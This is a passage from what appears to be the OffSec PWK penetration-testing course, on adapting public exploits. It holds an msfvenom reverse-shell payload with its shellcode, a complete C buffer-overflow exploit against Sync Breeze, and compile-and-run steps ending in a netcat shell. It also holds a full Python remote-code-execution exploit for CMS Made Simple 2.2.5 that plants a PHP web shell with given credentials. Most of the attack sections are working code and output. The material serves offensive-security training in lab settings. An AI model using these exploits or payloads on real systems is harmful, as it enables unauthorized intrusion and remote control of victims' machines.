  "\x8e\xbc\xa6\x76\xe8\x04\x7d\x4b\xf7\x85\xf0\xf7\xd3\x95\xcc"
  "\xf8\x5f\xc1\x80\xae\x09\xbf\x66\x19\xf8\x69\x31\xf6\x52\xfd"
  "\xc4\x34\x65\x7b\xc9\x10\x13\x63\x78\xcd\x62\x9c\xb5\x99\x62"
  "\xe5\xab\x39\x8c\x3c\x68\x59\x6f\x94\x85\xf2\x36\x7d\x24\x9f"
  "\xc8\xa8\x6b\xa6\x4a\x58\x14\x5d\x52\x29\x11\x19\xd4\xc2\x6b"
  "\x32\xb1\xe4\xd8\x33\x90";
```

*Listing 321 - The shellcode variable content includes a NOP slide before the actual payload*

Since bad characters are already listed in the Python exploit, we can generate our own payload with **msfvenom**, remembering to target the x86 platform and format it for C code:

[693] (Michael Kerrisk, 2022) https://man7.org/linux/man-pages/man1/objdump.1.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.4 LPORT=443
EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
...
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xdb\xcc\xbe\xa5\xcc\x28\x99\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x52\x31\x72\x17\x83\xc2\x04\x03\xd7\xdf\xca\x6c\xeb\x08\x88"
"\x8f\x13\xc9\xed\x06\xf6\xf8\x2d\x7c\x73\xaa\x9d\xf6\xd1\x47"
"\x55\x5a\xc1\xdc\x1b\x73\xe6\x55\x91\xa5\xc9\x66\x8a\x96\x48"
"\xe5\xd1\xca\xaa\xd4\x19\x1f\xab\x11\x47\xd2\xf9\xca\x03\x41"
"\xed\x7f\x59\x5a\x86\xcc\x4f\xda\x7b\x84\x6e\xcb\x2a\x9e\x28"
"\xcb\xcd\x73\x41\x42\xd5\x90\x6c\x1c\x6e\x62\x1a\x9f\xa6\xba"
"\xe3\x0c\x87\x72\x16\x4c\xc0\xb5\xc9\x3b\x38\xc6\x74\x3c\xff"
"\xb4\xa2\xc9\x1b\x1e\x20\x69\xc7\x9e\xe5\xec\x8c\xad\x42\x7a"
"\xca\xb1\x55\xaf\x61\xcd\xde\x4e\xa5\x47\xa4\x74\x61\x03\x7e"
"\x14\x30\xe9\xd1\x29\x22\x52\x8d\x8f\x29\x7f\xda\xbd\x70\xe8"
"\x2f\x8c\x8a\xe8\x27\x87\xf9\xda\xe8\x33\x95\x56\x60\x9a\x62"
"\x98\x5b\x5a\xfc\x67\x64\x9b\xd5\xa3\x30\xcb\x4d\x05\x39\x80"
"\x8d\xaa\xec\x07\xdd\x04\x5f\xe8\x8d\xe4\x0f\x80\xc7\xea\x70"
"\xb0\xe8\x20\x19\x5b\x13\xa3\xe6\x34\x29\x37\x8f\x46\x4d\x36"
"\xf4\xce\xab\x52\x1a\x87\x64\xcb\x83\x82\xfe\x6a\x4b\x19\x7b"
"\xac\xc7\xae\x7c\x63\x20\xda\x6e\x14\xc0\x91\xcc\xb3\xdf\x0f"
"\x78\x5f\x4d\xd4\x78\x16\x6e\x43\x2f\x7f\x40\x9a\xa5\x6d\xfb"
"\x34\xdb\x6f\x9d\x7f\x5f\xb4\x5e\x81\x5e\x39\xda\xa5\x70\x87"
"\xe3\xe1\x24\x57\xb2\xbf\x92\x11\x6c\x0e\x4c\xc8\xc3\xd8\x18"
"\x8d\x2f\xdb\x5e\x92\x65\xad\xbe\x23\xd0\xe8\xc1\x8c\xb4\xfc"
"\xba\xf0\x24\x02\x11\xb1\x45\xe1\xb3\xcc\xed\xbc\x56\x6d\x70"
"\x3f\x8d\xb2\x8d\xbc\x27\x4b\x6a\xdc\x42\x4e\x36\x5a\xbf\x22"
"\x27\x0f\xbf\x91\x48\x1a";
```

*Listing 322 - Using msfvenom to generate a reverse shell payload that fits our environment*

After completing the above-mentioned changes, our exploit code now appears as so:

```
#define _WINSOCK_DEPRECATED_NO_WARNINGS
#define DEFAULT_BUFLEN 512

#include <inttypes.h>
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>

DWORD SendRequest(char *request, int request_size) {
    WSADATA wsa;
    SOCKET s;
    struct sockaddr_in server;
    char recvbuf[DEFAULT_BUFLEN];
    int recvbuflen = DEFAULT_BUFLEN;
    int iResult;

    printf("\n[>] Initialising Winsock...\n");
    if (WSAStartup(MAKEWORD(2, 2), &wsa) != 0)
    {
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
        printf("[!] Failed. Error Code : %d", WSAGetLastError());
        return 1;
    }

    printf("[>] Initialised.\n");
    if ((s = socket(AF_INET, SOCK_STREAM, 0)) == INVALID_SOCKET)
    {
        printf("[!] Could not create socket : %d", WSAGetLastError());
    }

    printf("[>] Socket created.\n");
    server.sin_addr.s_addr = inet_addr("192.168.50.120");
    server.sin_family = AF_INET;
    server.sin_port = htons(80);

    if (connect(s, (struct sockaddr *)&server, sizeof(server)) < 0)
    {
        puts("[!] Connect error");
        return 1;
    }
    puts("[>] Connected");

    if (send(s, request, request_size, 0) < 0)
    {
        puts("[!] Send failed");
        return 1;
    }
    puts("\n[>] Request sent\n");
    closesocket(s);
    return 0;
}

void EvilRequest() {

    char request_one[] = "POST /login HTTP/1.1\r\n"
                         "Host: 192.168.50.120\r\n"
                         "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0)
Gecko/20100101 Firefox/52.0\r\n"
                         "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
                         "Accept-Language: en-US,en;q=0.5\r\n"
                         "Referer: http://192.168.50.120/login\r\n"
                         "Connection: close\r\n"
                         "Content-Type: application/x-www-form-urlencoded\r\n"
                         "Content-Length: ";
    char request_two[] = "\r\n\r\nusername=";

    int initial_buffer_size = 780;
    char *padding = malloc(initial_buffer_size);
    memset(padding, 0x41, initial_buffer_size);
    memset(padding + initial_buffer_size - 1, 0x00, 1);
    unsigned char retn[] = "\x83\x0c\x09\x10"; // 0x10090c83


    unsigned char shellcode[] =
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" // NOP SLIDE
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
   "\xdb\xcc\xbe\xa5\xcc\x28\x99\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
   "\x52\x31\x72\x17\x83\xc2\x04\x03\xd7\xdf\xca\x6c\xeb\x08\x88"
   "\x8f\x13\xc9\xed\x06\xf6\xf8\x2d\x7c\x73\xaa\x9d\xf6\xd1\x47"
   "\x55\x5a\xc1\xdc\x1b\x73\xe6\x55\x91\xa5\xc9\x66\x8a\x96\x48"
   "\xe5\xd1\xca\xaa\xd4\x19\x1f\xab\x11\x47\xd2\xf9\xca\x03\x41"
   "\xed\x7f\x59\x5a\x86\xcc\x4f\xda\x7b\x84\x6e\xcb\x2a\x9e\x28"
   "\xcb\xcd\x73\x41\x42\xd5\x90\x6c\x1c\x6e\x62\x1a\x9f\xa6\xba"
   "\xe3\x0c\x87\x72\x16\x4c\xc0\xb5\xc9\x3b\x38\xc6\x74\x3c\xff"
   "\xb4\xa2\xc9\x1b\x1e\x20\x69\xc7\x9e\xe5\xec\x8c\xad\x42\x7a"
   "\xca\xb1\x55\xaf\x61\xcd\xde\x4e\xa5\x47\xa4\x74\x61\x03\x7e"
   "\x14\x30\xe9\xd1\x29\x22\x52\x8d\x8f\x29\x7f\xda\xbd\x70\xe8"
   "\x2f\x8c\x8a\xe8\x27\x87\xf9\xda\xe8\x33\x95\x56\x60\x9a\x62"
   "\x98\x5b\x5a\xfc\x67\x64\x9b\xd5\xa3\x30\xcb\x4d\x05\x39\x80"
   "\x8d\xaa\xec\x07\xdd\x04\x5f\xe8\x8d\xe4\x0f\x80\xc7\xea\x70"
   "\xb0\xe8\x20\x19\x5b\x13\xa3\xe6\x34\x29\x37\x8f\x46\x4d\x36"
   "\xf4\xce\xab\x52\x1a\x87\x64\xcb\x83\x82\xfe\x6a\x4b\x19\x7b"
   "\xac\xc7\xae\x7c\x63\x20\xda\x6e\x14\xc0\x91\xcc\xb3\xdf\x0f"
   "\x78\x5f\x4d\xd4\x78\x16\x6e\x43\x2f\x7f\x40\x9a\xa5\x6d\xfb"
   "\x34\xdb\x6f\x9d\x7f\x5f\xb4\x5e\x81\x5e\x39\xda\xa5\x70\x87"
   "\xe3\xe1\x24\x57\xb2\xbf\x92\x11\x6c\x0e\x4c\xc8\xc3\xd8\x18"
   "\x8d\x2f\xdb\x5e\x92\x65\xad\xbe\x23\xd0\xe8\xc1\x8c\xb4\xfc"
   "\xba\xf0\x24\x02\x11\xb1\x45\xe1\xb3\xcc\xed\xbc\x56\x6d\x70"
   "\x3f\x8d\xb2\x8d\xbc\x27\x4b\x6a\xdc\x42\x4e\x36\x5a\xbf\x22"
   "\x27\x0f\xbf\x91\x48\x1a";

    char request_three[] = "&password=A";

    int content_length = 9 + strlen(padding) + strlen(retn) + strlen(shellcode) +
strlen(request_three);
    char *content_length_string = malloc(15);
    sprintf(content_length_string, "%d", content_length);
    int buffer_length = strlen(request_one) + strlen(content_length_string) +
initial_buffer_size + strlen(retn) + strlen(request_two) + strlen(shellcode) +
strlen(request_three);

    char *buffer = malloc(buffer_length);
    memset(buffer, 0x00, buffer_length);
    strcpy(buffer, request_one);
    strcat(buffer, content_length_string);
    strcat(buffer, request_two);
    strcat(buffer, padding);
    strcat(buffer, retn);
    strcat(buffer, shellcode);
    strcat(buffer, request_three);

    SendRequest(buffer, strlen(buffer));
}

int main() {

    EvilRequest();
    return 0;
}
```

*Listing 323 - Exploit code following the socket information, return address instruction, and payload changes*

Let's compile the exploit code using **mingw-w64** to determine if it generates any errors.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~/Desktop$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32

kali@kali:~/Desktop$ ls -lah
total 372K
drwxr-xr-x  2 kali kali 4.0K Feb 24 17:14 .
drwxr-xr-x 17 kali kali 4.0K Feb 24 15:42 ..
-rw-r--r--  1 kali kali 4.7K Feb 24 15:46 42341.c
-rwxr-xr-x  1 kali kali 355K Feb 24 17:14 syncbreeze_exploit.exe
```

*Listing 324 - Compiling the modified exploit code using mingw-64*

Now that we have an updated, clean-compiling exploit, we can test it out. We'll return to Immuntiy Debugger with Sync Breeze attached and press Ctrl+G, follow the JMP ESP address at 0x10090c83, and press F2 to set a breakpoint on it.





*Figure 224: Setting a breakpoint at our JMP ESP address*

Once our breakpoint has been set in the debugger, we can let the application run normally and attempt to execute our exploit from Kali.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Because this binary is cross-compiled to run on Windows, we cannot simply run it from our Kali machine. To run this Windows binary, we'll need to use **wine**,[694] which is a compatibility layer used for running Windows applications on several operating systems such as Linux, BSD, and macOS.

```
kali@kali:~/Desktop$ sudo wine syncbreeze_exploit.exe

[>] Initialising Winsock...
[>] Initialised.
[>] Socket created.
[>] Connected

[>] Request sent
```

*Listing 325 - Running the Windows exploit using wine*

Surprisingly, we do not hit our breakpoint at all. Instead, the application crashes and the EIP register seems to be overwritten by "0x9010090c".





*Figure 225: EIP is overwritten by our return address instruction address misaligned by one byte*

By analyzing both the value stored in EIP (0x9010090c) and the buffer sent to the target application, we'll notice that our offset to overwrite the return address on the stack seems to be

[694] (WineHQ, 2022), https://www.winehq.org/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

off by one byte. The wrong offset forces the CPU to POP a different return address from the stack rather than the intended one (0x10090c83). We'll examine this discrepancy in the next section.

### 14.1.5 Changing the Overflow Buffer

Let's try to understand our offset misalignment. Reviewing the first part of our large padding buffer of "A" characters, we'll notice that it starts with a call to *malloc*[695] with the size 780:

```
int initial_buffer_size = 780;
char *padding = malloc(initial_buffer_size);
```

*Listing 326 - Allocating memory for the initial buffer using malloc*

This number should seem familiar. In the beginning of this Module, we noted that 780 is the offset in bytes required to overwrite the return address on the stack and take control of the EIP register.

The *malloc* function only allocates a block of memory based on the requested size. This buffer needs to be properly initialized, which is done using the *memset*[696] function right after the call to *malloc*.

```
memset(padding, 0x41, initial_buffer_size);
```

*Listing 327 - Filling the initial buffer with "A" characters*

Using *memset* will fill the memory allocation with a particular character, in our case "0x41", the hex representation of the "A" character in ASCII.

The next line of code in the exploit is particularly interesting. We find a call to *memset*, which sets the last byte in the allocation to a NULL byte.

```
memset(padding + initial_buffer_size - 1, 0x00, 1);
```

*Listing 328 - Memset setting the last byte to a null-terminator to convert the buffer into a string*

This may seem confusing at first; however, continuing to read the code, we arrive at the lines where the final *buffer* is created.

```
char *buffer = malloc(buffer_length);
memset(buffer, 0x00, buffer_length);
strcpy(buffer, request_one);
strcat(buffer, content_length_string);
strcat(buffer, request_two);
strcat(buffer, padding);
strcat(buffer, retn);
strcat(buffer, shellcode);
strcat(buffer, request_three);
```

*Listing 329 - Creating the final buffer for the exploit*

The code starts by allocating a memory block for the *buffer* character array using *malloc*, then filling the array with NULL bytes. Next, the code fills the *buffer* character array by copying the

[695] (cplusplus, 2022), http://www.cplusplus.com/reference/cstdlib/malloc/

[696] (cplusplus, 2022), http://www.cplusplus.com/reference/cstring/memset/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

content of the other variables through various string manipulation functions such as *strcpy*[697] and *strcat*.[698]

Knowing the final buffer must be constructed as a string is very important. The C programming language makes use of *null-terminated strings*,[699] meaning that functions such as *strcpy* and *strcat* determine the end and the size of a string by searching for the first occurrence of a NULL byte in the target character array. Since the allocation size of our initial padding buffer is 780, by setting the last byte to 0x00, we end up concatenating (strcat) a string of "A" ASCII characters that is 779 bytes in length. This explains the misaligned overwrite of EIP.

We can quickly fix this misalignment by increasing the requested memory size defined by the *initial_buffer_size* variable by 1.

```
    int initial_buffer_size = 781;
    char *padding = malloc(initial_buffer_size);
    memset(padding, 0x41, initial_buffer_size);
    memset(padding + initial_buffer_size - 1, 0x00, 1);
```

*Listing 330 - Changing the padding allocation size*

As a final test, we will again compile the code, set up a Netcat listener on port 443 to catch our reverse shell, and, after making sure the Sync Breeze service is running on the target machine, launch the exploit.

```
kali@kali:~/Desktop$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32

kali@kali:~$ sudo nc -lvp 443
listening on [any] 443 ...
```

*Listing 331 - Compiling the exploit and setting up a Netcat listener on port 443*

Next, we will run the exploit:

```
kali@kali:~/Desktop$ wine syncbreeze_exploit.exe

[>] Initialising Winsock...
[>] Initialised.
[>] Socket created.
[>] Connected

[>] Request sent
```

*Listing 332 - Running the final version of the exploit*

Finally, we'll switch to our Netcat listener.

```
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 49662
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

*Listing 333 - Receiving a reverse shell on our Kali Linux machine*

[697] (cplusplus, 2022), http://www.cplusplus.com/reference/cstring/strcpy/

[698] (cplusplus, 2022), http://www.cplusplus.com/reference/cstring/strcat/

[699] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Null-terminated_string

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Excellent! We have a shell. In addition, this exploit no longer requires access to a Windows-based attack platform in the field, since we can run it from Kali.

## 14.2 Fixing Web Exploits

This Learning Unit covers the following Learning Objectives:

- Fix web application exploits
- Troubleshoot common web application exploit issues

Web application vulnerabilities do not often result in memory corruption. Since they are not affected by protections provided by the operating system such as DEP and ASLR, they are significantly easier to re-purpose. However, as we've learned during previous Modules, web application vulnerabilities can often lead to database information leaks or even full control of the underlying system.

### 14.2.1 Considerations and Overview

Even if we might not have to deal with hex-encoded payloads in web exploits, it is important to properly read the code and understand what considerations must be taken in our editing process.

When modifying web exploits, there are several key questions we generally need to ask while approaching the code:

- Does it initiate an HTTP or HTTPS connection?
- Does it access a specific web application path or route?
- Does the exploit leverage a pre-authentication vulnerability?
- If not, how does the exploit authenticate to the web application?
- How are the GET or POST requests crafted to trigger and exploit the vulnerability? Is there any HTTP method involved?
- Does it rely on default application settings (such as the web path of the application) that may have been changed after installation?
- Will oddities such as self-signed certificates disrupt the exploit?

We must also remember that public web application exploits do not take into account additional protections such as *.htaccess*[700] files or *Web Application Firewalls* (WAF). This is mainly because the exploit author cannot possibly know about all these protections during the development process, making them out of scope.

### 14.2.2 Selecting the Vulnerability and Fixing the Code

Let's consider the following scenario: during an assessment, we discover a Linux host with an exposed *apache2* server. After enumerating the web server, we discover an installation of *CMS*

[700] (Mozilla, 2022), https://developer.mozilla.org/en-US/docs/Learn/Server-side/Apache_Configuration_htaccess

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Made Simple* version 2.2.5 listening on TCP port 443 . This version appears to be vulnerable to remote code execution with a public exploit available on Exploit-DB.[701]

Although this vulnerability is post-authentication, we discovered valid application credentials (admin / HUYfaw763) on another machine during the enumeration process.

Our plan is to adapt the generic public exploit to our target, obtain remote code execution, and ultimately upload a web shell that gives us control of the server.

As we inspect the code, we realize the *base_url* variable needs to be changed to match our environment.

```
base_url = "http://192.168.1.10/cmsms/admin"
```

*Listing 334 - base_url variable as defined in the original exploit*

Let's modify the IP address and the protocol to HTTPS to reflect our Debian VM target:

```
base_url = "https://192.168.50.120/admin"
```

*Listing 335 - base_url variable updated to match our case*

We also notice that, while browsing the target website, we're presented with a *SEC_ERROR_UNKNOWN_ISSUER*[702] error. This error indicates that the certificate on the remote host cannot be validated. We'll need to account for this in the exploit code.

Specifically, the exploit is using the *requests* Python library to communicate with the target. The code makes three POST requests on lines 34, 55, and 80:

```
...
    response  = requests.post(url, data=data, allow_redirects=False)
...
    response = requests.post(url, data=data, files=txt, cookies=cookies)
...
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False)
...
```

*Listing 336 - All three post requests as defined in the original exploit*

Moreover, the official documentation[703] indicates that the SSL certificate will be ignored if we set the *verify* parameter to "False".

```
...
    response  = requests.post(url, data=data, allow_redirects=False, verify=False)
...
    response = requests.post(url, data=data, files=txt, cookies=cookies, verify=False)
...
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False,
verify=False)
...
```

*Listing 337 - Modified post requests to ignore SSL verification.*

[701] (OffSec, 2023), https://www.exploit-db.com/exploits/44976

[702] (Mozilla, 2022), https://support.mozilla.org/en-US/kb/error-codes-secure-websites?as=u&utm_source=inproduct

[703] (python-requests.org, 2022), https://requests.readthedocs.io/en/latest/user/advanced/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Finally, we also need to change the credentials used in the original exploit to match those found during the enumeration process. These are defined in the *username* and *password* variables at lines 15 and 16, respectively.

```
username = "admin"
password = "password"
```

*Listing 338 - username and password variables as defined in the original exploit*

We can easily replace these credentials.

```
username = "admin"
password = "HUYfaw763"
```

*Listing 339 - username and password variables updated to match our scenario*

In this case, we do not need to update the simple payload since it only executes system commands passed in clear text within the GET request.

After all edits are complete, the final exploit should appear as follows:

```
# Exploit Title: CMS Made Simple 2.2.5 authenticated Remote Code Execution
# Date: 3rd of July, 2018
# Exploit Author: Mustafa Hasan (@strukt93)
# Vendor Homepage: http://www.cmsmadesimple.org/
# Software Link: http://www.cmsmadesimple.org/downloads/cmsms/
# Version: 2.2.5
# CVE: CVE-2018-1000094

import requests
import base64

base_url = "https://10.11.0.128/admin"
upload_dir = "/uploads"
upload_url = base_url.split('/admin')[0] + upload_dir
username = "admin"
password = "HUYfaw763"

csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"

def parse_csrf_token(location):
    return location.split(csrf_param + "=")[1]

def authenticate():
    page = "/login.php"
    url = base_url + page
    data = {
        "username": username,
        "password": password,
        "loginsubmit": "Submit"
    }
    response  = requests.post(url, data=data, allow_redirects=False, verify=False)
    status_code = response.status_code
    if status_code == 302:
        print "[+] Authenticated successfully with the supplied credentials"
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
        return response.cookies, parse_csrf_token(response.headers['Location'])
    print "[-] Authentication failed"
    return None, None

def upload_txt(cookies, csrf_token):
    mact = "FileManager,m1_,upload,0"
    page = "/moduleinterface.php"
    url = base_url + page
    data = {
        "mact": mact,
        csrf_param: csrf_token,
        "disable_buffer": 1
    }
    txt = {
        'm1_files[]': (txt_filename, payload)
    }
    print "[*] Attempting to upload {}...".format(txt_filename)
    response = requests.post(url, data=data, files=txt, cookies=cookies, verify=False)
    status_code = response.status_code
    if status_code == 200:
        print "[+] Successfully uploaded {}".format(txt_filename)
        return True
    print "[-] An error occurred while uploading {}".format(txt_filename)
    return None

def copy_to_php(cookies, csrf_token):
    mact = "FileManager,m1_,fileaction,0"
    page = "/moduleinterface.php"
    url = base_url + page
    b64 = base64.b64encode(txt_filename)
    serialized = 'a:1:{{i:0;s:{}:"{}";}}'.format(len(b64), b64)
    data = {
        "mact": mact,
        csrf_param: csrf_token,
        "m1_fileactioncopy": "",
        "m1_path": upload_dir,
        "m1_selall": serialized,
        "m1_destdir": "/",
        "m1_destname": php_filename,
        "m1_submit": "Copy"
    }
    print "[*] Attempting to copy {} to {}...".format(txt_filename, php_filename)
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False,
verify=False)
    status_code = response.status_code
    if status_code == 302:
        if response.headers['Location'].endswith('copysuccess'):
            print "[+] File copied successfully"
            return True
    print "[-] An error occurred while copying, maybe {} already
exists".format(php_filename)
    return None

def quit():
    print "[-] Exploit failed"
    exit()
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
def run():
    cookies,csrf_token = authenticate()
    if not cookies:
        quit()
    if not upload_txt(cookies, csrf_token):
        quit()
    if not copy_to_php(cookies, csrf_token):
        quit()
    print "[+] Exploit succeeded, shell can be found at: {}".format(upload_url + '/' +
php_filename)

run()
```

*Listing 340 - Modified exploit containing the required changes for our case*

Running the exploit generates an unexpected error.

```
kali@kali:~$ python2 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849:
InsecureRequestWarning: Unverified HTTPS request is being made. Adding certificate
verification is strongly advised. See:
https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
Traceback (most recent call last):
  File "44976_modified.py", line 103, in <module>
    run()
  File "44976_modified.py", line 94, in run
    cookies,csrf_token = authenticate()
  File "44976_modified.py", line 38, in authenticate
    return response.cookies, parse_csrf_token(response.headers['Location'])
  File "44976_modified.py", line 24, in parse_csrf_token
    return location.split(csrf_param + "=")[1]
IndexError: list index out of range
```

*Listing 341 - Python error presented when running the modified version of the exploit*

An exception was triggered during the execution of the *parse_csrf_token* function on line 24 of the code. The error indicates that the code tried to access a non-existent element of a Python list via its second element (location.split(csrf_param + "=")[1]).

We'll discuss how to circumvent this issue in the next section.

### 14.2.3 Troubleshooting the "index out of range" Error

As we found during the previous section, the Python interpreter has thrown an error related to line 24 of our modified exploit.

Inspecting this line, we'll notice that it uses the *split*[704] method in order to slice the string stored in the *location* parameter passed to the *parse_csrf_token* function. The Python documentation for *split*[705] indicates that this method slices the input string using an optional separator passed as a

[704] (W3Schools, 2022), https://www.w3schools.com/python/ref_string_split.asp

[705] (Python, 2022), https://docs.python.org/3/library/stdtypes.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

first argument. The string slices returned by *split* are then stored in a Python *list* object that can be accessed via an index.

```
kali@kali:~$ python
...
>>> mystr = "Kali*-*Linux*-*Rocks"

>>> result = mystr.split("*-*")

